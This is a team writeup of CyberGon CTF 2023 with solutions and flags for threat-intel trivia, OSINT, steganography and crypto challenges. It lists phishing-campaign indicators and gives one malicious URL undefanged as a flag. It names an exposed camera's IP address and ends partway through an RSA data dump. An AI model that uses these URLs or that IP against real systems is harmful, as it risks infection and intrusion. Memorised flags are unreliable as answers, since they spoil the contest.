

CyberGon CTF 2023 Writeups

By Team Pwn_>

Event Title: CyberGon CTF 2023

Event Start Time: 19, August 2023 12:00 AM

Event End Time: 21, August 2023 12:00 AM

Authors: Zin Htet Aung, Kaung Yan Paing, Aung Soe Paing



MISC

Move Move

Challenge 157 Solves X

Move Move

20

Well known file transfer software product is attacked by a ransomware group. Do you know RAT name that used by this group for C2 ?

(Flag Format : CybergonCTF{xxxxxxxxxxxxxx})

Flag Submit

For this challenge I search “cl0p rat name” in google. I found the rat name at Fortinet post.

cl0p rat name X |

Fortinet
<https://www.fortinet.com/blog/threat-research/rat-cl0p/> ::

Ransomware Roundup - Cl0p | FortiGuard Labs

Jul 21, 2023 — Learn about the Cl0p ransomware group's past activities including using the ... SDBot, and the FlawedAmmyy remote access trojan (RAT).

Flag - CybergonCTF{FlawedAmmyy}

Storm Zero Five Five Eight

Challenge 166 Solves X

Storm Zero Five Five Eight

20

The strom hit Exchange Online and got unauthorized email access using OWA. What key did the strom use for the access ?

(Flag Format : CybergonCTF{XXXXX})

Flag Submit

Microsoft announced it has mitigated an attack conducted by a China-linked threat actor, tracked as Storm-0558, which targeted customer emails. The attackers used an acquired MSA key to forge the tokens to access OWA and Outlook.com. The attackers exploited a token validation issue to impersonate Azure AD users and gain access to enterprise mail.

Flag - CybergonCTF{MSA}

BMW for Sale

Challenge 141 Solves X

BMW for Sale

20

Do you heard any threat actor group luring victims by attracting with BMW car advertisement as part of their campaign ? If you realised the campaign, I believed you can find the associated malicious url.

(Flag Format : CybergonCTF{https://....})

Flag Submit

I got the russia apt group BMW phishing campaign IOC through the linkedin.

IOC - <https://www.linkedin.com/pulse/russian-state-hackers-uses-bmw-car-ads-deliver-nimnaka-kumaradasa/>

Russian State Hackers Uses BMW Car Ads to Deliver Malware

URLs:

- hxxp://tinyurl[.]com/ysvxa66c
- hxxp://t[.]ly/1lFg
- hxxps://resetlocations[.]com/bmw.htm
- hxxps://tinyurl[.]com/mrxcsbs
- hxxps://simplesalsamix[.]com/e-yazi.html
- hxxps://www.willyminiatures[.]com/e-yazi.html

Known Email Senders:

- dawid.tomaszewski@resetlocations[.]com
- ops.rejon4@kazmierz[.]pl

So I known one of malicious url is the flag.

Flag - CybergonCTF{https://resetlocations.com/bmw.htm}

Operation Ghost



In this challenge, we have searched about of operation ghost on the Mitre.

Home > Campaigns > Operation Ghost

Operation Ghost

Operation Ghost was an APT29 campaign starting in 2013 that included operations against ministries of foreign affairs in Europe and the Washington, D.C. embassy of a European Union country. During Operation Ghost, APT29 used new families of malware and leveraged web services, steganography, and unique C2 infrastructure for each victim.^[1]

ID: C0023
First Seen: September 2013^[1]
Last Seen: October 2019^[1]
Version: 1.0
Created: 23 March 2023
Last Modified: 06 April 2023

[Version](#) [Permalink](#)

Groups

ID	Name	Description
G0016	APT29	[1]

Techniques Used

ATT&CK® Navigator Layers -

Domain	ID	Name	Use
Enterprise	T1583	.001	Acquire Infrastructure: Domains For Operation Ghost, APT29 registered domains for use in C2 including some crafted to appear as existing legitimate domains. ^[1]
Enterprise	T1001	.002	Data Obfuscation: Steganography During Operation Ghost, APT29 used steganography to hide the communications between the implants and their C&C servers. ^[1]

Flag - CybergonCTF{T1001.002}

Back Door

Challenge

195 Solves

X

Back Door

20

Do you know the cyber espionage campaign used chinoxy backdoor ? In that campaign, threat actor used vbs to run remote commands.

(Flag Format : CybergonCTF{filename.vbs})


Flag

Submit

I found .vbs name in this post "<https://attack.mitre.org/campaigns/C0007/>"

Flag - CybergonCTF{wmiexec.vbs}

Find Me



Just open the given excel file and click on sheet 2. And then search with flag format. You'll see the following photo. Just expand the "V" column.

Find and Replace

Find Replace

Find what: c No Format Set Format...

Within: Sheet Match case
Search: By Rows Match entire cell contents
Look in: Formulas Options <<

Find All Find Next Close

Flag - CybergonCTF{Hidden_Words_4_U}

Captured

Challenge 96 Solves X

Captured

50

Our intels captured some conversation between Mr.Yit and his friend. Do you find some useful information ?

(Flag Format : CybergonCTF{XXXXXXXX})

Captured....

Flag Submit

First I downloaded the given file. Then I decode it in DTMF decoder. (<https://dtmf.netlify.app/>)

CybergonCTF{09007007007}

Help Me

Challenge 115 Solves X

Help Me

50

How many languages can you speak ?

(Flag Format : CybergonCTF{XXXX_XXXX_XXXX})

Help_me.m...

Flag Submit

We found the flash light on and off in the challenge video and then we remembered the parasite korea movie scene. He wants to tell me some keywords through Morse code by using flash light.



Short time flash light is (.) and long time flash light is (_).

morse code - ... _ _ _ ... _ _ _ _ _ _ _

Input:

```
... _ _ _ ... _ _ _ _ _ _ _
```

Output:

```
SOSOSOSOS
```

Controls:

- Play
- Pause
- Stop
- Repeat
- Sound
- Light
- Vibrate
- Configure
- Download

Flag - CybergonCTF{SOS_SOS_SOS}

Wallet Address

Challenge 156 Solves X

Wallet Address

50


APT group used Whisper Gate to perform destructive operation. One of the strategies is overwriting MBR to create fake ransom note. Can you find wallet address that used in that note ?

(Flag Format : CybergonCTF{xxxxxxxxxxxxxxxxxxxx})

Flag Submit

When I searched about this challenge, I found very useful website (<https://www.microsoft.com/en-us/security/blog/2022/01/15/destructive-malware-targeting-ukrainian-organizations/>)

The two-stage malware overwrites the Master Boot Record (MBR) on victim systems with a ransom note (Stage 1). The MBR is the part of a hard drive that tells the computer how to load its operating system. The ransom note contains a Bitcoin wallet and Tox ID (a unique account identifier used in the Tox encrypted messaging protocol) that have not been previously observed by MSTIC:



Flag - CybergonCTF{1AVNM68gj6PGPFcJuftKATa4WLnzg8fpfv}

OSINT

Warm Up 1

Challenge
266 Solves
X

Warm Up 1

10

Do you know the State of this location ?

(Flag Format : CybergonCTF{Xxxxx_State})

Warm_Up_...

Submit

I search image in google image search. That is a photo of the Shwe Yin Myaw Pagoda. Shwe Yin Myaw Pagoda is located in Hpa An, Kayin State.

Flag - CybergonCTF{Kayin_State}

Big Fan 1

Challenge 126 Solves X

Big Fan 1


20

Mr.Yit used another well known social network. And, he is big fan of Exploit Ware Labs. Can you track him ? If you can, find the Bio of his profile.

(Flag Format : CybergonCTF[xxx_xxx_xxx])

Flag Submit

For this Challenge I search Exploit Ware Labs in facebook. I found Mr.Yit gave love react in Exploit Ware Labs Facebook Page.



A screenshot of a Facebook profile page for 'Maung Yit'. The profile picture shows a man playing soccer. The name 'Maung Yit' is displayed prominently, along with '14 friends • 2 mutual'. Below the name are two small profile pictures. A navigation bar at the bottom includes 'Posts' (which is selected), 'About', 'Friends', 'Photos', and 'Videos'. Under the 'Intro' section, the bio reads 'love_what_you_do'.

Flag - Cybergon{love_what_you_do}

Big Fan 2

Challenge 120 Solves X

Big Fan 2

20

Mr.Yit has a lot of hobbies. Football is one of them. Can you able to find out his favorite football club ?

(Flag Format : CybergonCTF{Xxxx_Xxxx})

Flag Submit

I check his profile image. I know he was the player of the Manchester United.

Flag - CybergonCTF{Manchester_United}

Big Fan 3

Challenge 104 Solves X

Big Fan 3

20

Do you know his favorite photographer name ?

(Flag Format : CybergonCTF{Full Name})

Flag Submit

I found this image from Maung Yit Facebook account.



I searched for that image in google search then I found the photographer's name.

Flag - CybergonCTF{Win Tun Naing}

Channel

Challenge

62 Solves

X

Channel

50

Mr.Yit often use well known social platform to communicate with his friends We also need to find his profile to figure out some of his plans. He is very insterested in Dynasty histories and his favorite commander passed through in 1825. So, we had rumors that he even used commander nick name and that year as memory in his life.

(Flag Format : CybergonCTF{accountid})

Flag

Submit

I search Maungyit1825 at twitter. I found the userJames.

Flag - CybergonCTF{Maungyit1825}

Where Is His Next Point ?

[Challenge](#)[49 Solves](#)

Where Is His Next Point ?

50

Mr.Yit normally used some secret language in communication. You will know the place if you learned all of him.

(Flag Format : CybergonCTF{Name_Temple})

[Flag](#)[Submit](#)

I Found his twitter account cover photo.I searched for that photo in google image search.That photo is Htukkant Thein Temple.

Flag - CybergonCTF{Htukkantthein_Temple}

Arrival

[Challenge](#)[61 Solves](#)

Arrival

50

You already knew about his next point. Only way to reduce time wasting is to fly. Can you guess short id of his destination airport ?

(Flag Format : CybergonCTF{XXX})

[Flag](#)[Submit](#)

I know the next point the air port name must be Rakhine airport.

Flag - CybergonCTF{AKY}

Country

Challenge 97 Solves X

Country

20

Can you locate the current location of Mr.Yit ?

(Flag Format : CybergonCTF{Country})

Flag Submit

I found his facebook account he upload this photo.



I search it in google image search. I found that is one of the location of bangkok.

CybergonCTF{Thailand}

Time To Rest

Challenge 72 Solves X

Time To Rest

50

He is asking recommendation for the hotel. And, someone suggested. Can you find the hotel name ?

(Flag Format : CybergonCTF{Xxxxx_Xxxxx_Hotel})

Flag Submit

Mr Yit likes Royal Place Hotel in his facebook account.

Flag - CybergonCTF{Royal_Place_Hotel}

Singer

Challenge 33 Solves X

Singer

50

Mr.Yit accidentally stored his favorite singer name as plain text on temporary online location.

(Flag Format : CybergonCTF{xxxxxx})

Flag Submit

I search Maungyit1825 at "<https://whatsmyname.app/>"

Enter the username(s) in the search box, select any category filters, and click the search button.

Maungyit1825

= Category Filters ▾

Active Filter: All (exclude porn)

Found: 2 Processed: 629 / 624

Show Found Show False Positives Show Not Found Show All

Pastebin	olx
Username: Maungyit1825 Category: tech Account Found	Username: Maungyit1825 Category: shopping Account Found

Fav

MAUNGYIT1825 JUL 15TH, 2023 (EDITED)

text 0.03 KB | Music | 0 0

1. my favorite singer is raymond

Flag - CybergonCTF{raymond}

Let's Track Him

Challenge 24 Solves X

Let's Track Him
100


Mr.Yit is wanted by authorities. Our intels provided his possible current location. Can you track his ip address?

(Flag Format : CybergonCTF[IP Address])

[Osint1.PNG](#)

Flag Submit

We downloaded Osint1.PNG image file. And then we searched image location by using google image tool.




And we found the place in the image on a website that shows public ip camera information.

source - www.insecam.org/en/view/944573/




We can be found the source ip camera address from the image link.



Flag - CybergonCTF{188.11.27.179}

Stegano


Your_Craziest_Song



For this challenge, we're given a "Morse_Code.wav" file. First, I did basic analysis and I ran strings on the file.

```
$strings -n 7 Morse_Code.wav | tail
6bDi3L?
9_ ;e8e9X7t6
'%"&7%
#q%T"V&
,U!',p
!$.l!R0
"P0=$1.
M!@!' 5&F
-q%$.T#R/
p.a.s.s..M.0.0.n._P.0.3.M.
```

If we read the description again, we can see "deeply" which is referred to as the [DeepSound](#) tool.



Enter the password we got above and it will extract Flag.txt. By opening the text file, you will get morse code language . Don't forget to remove “{ “ and “}” while decoding and then wrap the flag with flag format.

Flag - CyberGonCTF{M4UNG_7H4_B4W_P4L_P07_M4UNG_Y4L_M4UNG_Y4L}

Warm Up 1

Challenge
290 Solves
X

Warm Up 1

10

When did Mr.Yit take this photo ?

(Flag Format : CybergonCTF{YYYY:MM:DD-HH:MM:SS})

Download IMG_6380....
Flag
Submit

For this challenge I check the image file with exiftool.

```
└─ $exiftool IMG_6380.HEIC | grep Create
Create Date          : 2023:07:31 10:14:57
Create Date          : 2023:07:31 10:14:57.296+07:00
[yahiko@macbookpro ~] [~/Documents/ctf/Cybergon/Writeups/Stego]
```

Flag - CybergonCTF{2023:07:31-10:14:57}

Crypto

Warm Up 1

Challenge 128 Solves X

Warm Up 1

10


Do you like movie ? This is my fav one.

(Flag Format : CybergonCTF{Movie Name})

 Crypto_Wa...

Flag Submit

We are given a photo in which Gravity-Falls-Author-Cipher is written .



Search for a tool

★ SEARCH A TOOL ON DCODE BY KEYWORDS:
e.g. type 'caesar'

★ BROWSE THE FULL DCODE TOOLS' LIST

Results
JOHN WICK

GRAVITY FALLS THE AUTHOR

Cryptography · Substitution Cipher · Symbol Substitution
· Gravity Falls The Author

THE AUTHOR CIPHER DECODER

★ THE AUTHOR ALPHABET (CLICK TO ADD)

Ǝ	ܵ	ܶ	ܷ	ܸ	ܹ	ܻ	ܼ	ܾ	ܿ
ܴ	ܵ	ܶ	ܷ	ܸ	ܹ	ܻ	ܼ	ܾ	ܿ
ܱ	ܲ	ܳ	ܴ	ܵ	ܶ	ܷ	ܸ	ܹ	ܻ
ܱ	ܲ	ܳ	ܴ	ܵ	ܶ	ܷ	ܸ	ܹ	ܻ

★ GRAVITY FALLS' THE AUTHOR CIPHERTEXT
ܱܷܸܹܻܼܾܲܵܶܿ

► DECRYPT

Flag - CybergonCTF{John Wick}

Warm Up 2

Challenge 55 Solves X

Warm Up 2


10

Where does Mr.Yit want to visit ?
IATMWVTEAIO-NSR-NIO-

(Flag Format : CybergonCTF{CITY})

Flag Submit

For this challenge , I feel it is like a columnar transposition cipher. So I wrote it down in my book.



Flag - CybergonCTF{ROME}

Game

Challenge 183 Solves X

Game 20

Ghost hunters always say
"enolaerauoynehwyramydoobyalptonod" !!!

(Flag Format :
CybergonCTF{xxxxxxxxxxxxxxxxxxxxxxxxxxxxxx})

Flag Submit

For this challenge , I feel it is like a letter Un-shuffler cipher. Let's decrypt here - <https://www.dcode.fr/shuffled-letters>

	Results
11	W_- DONOTPLAYBLOODYMARRYWHENYOUAREALONE
+4	LEONAREAYOUNWHEYMARRODOYABLYPLOTDON
- 5	ALONEQUAREWHENMARRYLOODYPLAYBDONOT
- 4	LONEAREANYOUYWHEMARRODOYAYBLPDTDON
+5	ALONEUAREAHENMARRYDOOLYALYPBTNDON
- 3	ONEALUARNYOWHERRYMAODDYBLPLANOTD

LETTER UN-SHUFFLER

This page generates any mix of letters. To create words dictionary:

- Go to: [Anagrams Generator](#)
- To generate new words or mix them:
- Go to: [Word Mixer](#)

MIXED LETTERS CIPHERTEXT ⓘ

enolaerauoynehwyramydoobyalptonod

Flag - CybergonCTF{donotplaybloodymarrywhenyouarealone}

Now You See Me 1

Challenge 146 Solves X

Now You See Me 1

50


Can you see if you are blind.

(Flag Format : CybergonCTF{XXX_XXX_XXX})

Now You ...

Flag Submit

When I open the given text file , there's nothing but if we drag the left click , we can see it like this.



I know it's Whitespace language so I decode it in an online tool.

Search for a tool

- SEARCH A TOOL ON dCODE BY KEYWORDS:
e.g. type 'caesar'
- BROWSE THE FULL dCODE TOOLS' LIST

Results

Congratulations this is for you !!
CybergonCTF{Always_Look_Beyond_What

WHITESPACE LANGUAGE
Informatics • Programming Language • Whitespace Language

အီးပါးကလူးနော်
သံနစ်ပြေတိုင်း
ဘဏ်ပါ။
ooredoo*

INTERPRET/EXECUTE WHITESPACE CODE

- IMPORT A .WS FILE
 - ★ WHITESPACE FILE .WS Now_You_See_Me.txt [X]
- READ A WHITESPACE CODE
 - ★ WHITESPACE CODED CIPHERTEXT

Flag - CybergonCTF{Always_Look_Beyond_What_You_Can_See}

Now You See Me 2

Challenge 61 Solves X

Now You See Me 2

50

If you can dig more, you will find the flag.

(Flag Format : CybergonCTF{XXX_XXX})

[Download Now_You_See_Me_2.ws](#)

Flag Submit

When we open it , we get a lot of spam messages. I've seen this before in other CTFs . It's hiding short messages in fake spam. We can decode it here <https://www.spammimic.com/decode.shtml>.




Flag - CybergonCTF{Gold_In_The_Trash}

Dots

This is a challenge interface. At the top left is a "Challenge" button, and at the top center is the text "128 Solves". On the right is a close button (X). The main title is "Dots" with a value of "50" below it. A question "Can you connect the dots ?" is followed by a note "(Flag Format : CybergonCTF{xxxxxx})". A download button labeled "Dots.jpg" is present. At the bottom are two buttons: "Flag" and "Submit".

When we open a given image file. There are many dots in the photo, such as Braille Cipher. So we can decode it by using Braille decoder online tool from here - <https://www.dcode.fr/braille-alphabet>



The screenshot shows the dCode Braille Decoder interface. On the left, there's a search bar with placeholder text 'e.g. type 'random'' and a button to search. Below it is a link to 'BROWSE THE FULL dCODE TOOLS' LIST'. The main area is titled 'BRAILLE DECODER' and contains two sections: 'BRAILLE SYMBOLS (CLICK TO ADD)' and 'BRAILLE CIPHERTEXT (ANY FORMAT EXCEPT OCTAL)'. Both sections show a grid of Braille dots. At the bottom, there's a checkbox for 'IGNORE CASE CHANGE' which is checked, and a large orange 'DECRYPT' button.

Decrypted Results - THEEYESAREUSELESSWHENTHEMINDISBLIND


Flag format is small letters.

Flag - CybergonCTF{theeyesareuselesswhenthemindisblind}

dO NOT aCCESS

This is a challenge card from a CTF platform. It features a teal header with the challenge name 'dO nOT aCCESS' and a score of '150'. Below the header is a descriptive text: 'Did you know that certain colors can convey meaning or communicate something? Flag Format: CyberGonCTF{xxx_xx}'. Underneath this is the author information 'Author # Andro6'. A download button for 'Crypto1.P...' is present. At the bottom are two buttons: 'Flag' and 'Submit'.

When we open a given image file, there are many colors decoded, such as Hexahue Cipher.



After decoding it, we got DNA cipher code like this.

ACT TCG TAG TTG CGA TTC CCA TTG GAA TTC TGG TTG CTC GCT TCT TTG AAG TTC CTC TCG

We can decode it by using a table from here <https://www.wattpad.com/947570789-codes-and-ciphers-dna-code> , and wrap the decoded strings with flag format.

Flag - CybergonCTF{h3Y_y0u_G07_DN4_c0D3}

EZ RSA

Challenge 119 Solves X

EZ RSA

100

Try to decode it.

Author # Andro6

[Crypto3.py](#) [output.txt](#)

Flag Submit

The Challenge give Crypto3.py and output.txt

```
from Crypto.Util.number import getStrongPrime, bytes_to_long
import re
from random import randint

flag = open("flag.txt").read()
m = bytes_to_long(flag.encode())
p = getStrongPrime(512)
q = getStrongPrime(512)
n = p*q
e = 0x10001
c = pow(m,e,n)

num = randint(100,999)

p_encode = []
q_encode = []

p_list = re.findall('.',str(p))
q_list = re.findall('.',str(q))

for value in range(len(p_list)):
    p_encode.append(str(int(p_list[value]) ^ num))
    q_encode.append(str(int(q_list[value]) ^ num))

print(c)
print(n)
print(p_encode)
print(q_encode)
```

The given code generating a random number and xor encoding and a random integer num is generated between 100 and 999. The code converts p and q to strings and then extracts each digit using the re.findall function with the pattern '.'. For each digit in p and q, the code performs a bitwise XOR operation with the random number num. The results are stored in the lists p_encode and q_encode.

Solution

```

from Crypto.Util.number import long_to_bytes

c =
788820156333971572952353204233643567102950146854616181008998423223555486165258363288751879
97806382955179693387965574338027577910392993921113334879267864743392383899645386789986715
417477500156487315891899208875316544838499156092991340561280091311721751560225377406575480
3427581757277751978337814275689105334

n =
130127292446949390212867735855086334421393298489352915445932034098974310494854685420188208
182244644737973417566696954612517320009326051854904532961110247688311376993922989760554696
056080388241259670599567937477306283613224095383043997900439331609449744523632839529123448
169800791720798913702566069153373216373

p_encode = ['514', '515', '522', '523', '519', '514', '515', '513', '513', '514', '522', '518', '518', '522', '514',
'514', '516', '523', '523', '519', '514', '522', '522', '516', '519', '513', '522', '512', '512', '518', '517', '512', '513',
'518', '512', '518', '513', '512', '516', '515', '513', '513', '516', '518', '514', '517', '522', '516', '519', '523', '514',
'515', '523', '513', '515', '512', '514', '513', '519', '517', '518', '513', '517', '513', '523', '514', '518', '522', '519',
'518', '522', '518', '513', '522', '516', '514', '513', '516', '514', '516', '514', '513', '519', '514', '514',
'514', '523', '519', '523', '512', '515', '518', '522', '515', '516', '518', '523', '512', '512', '522', '518', '517', '516',
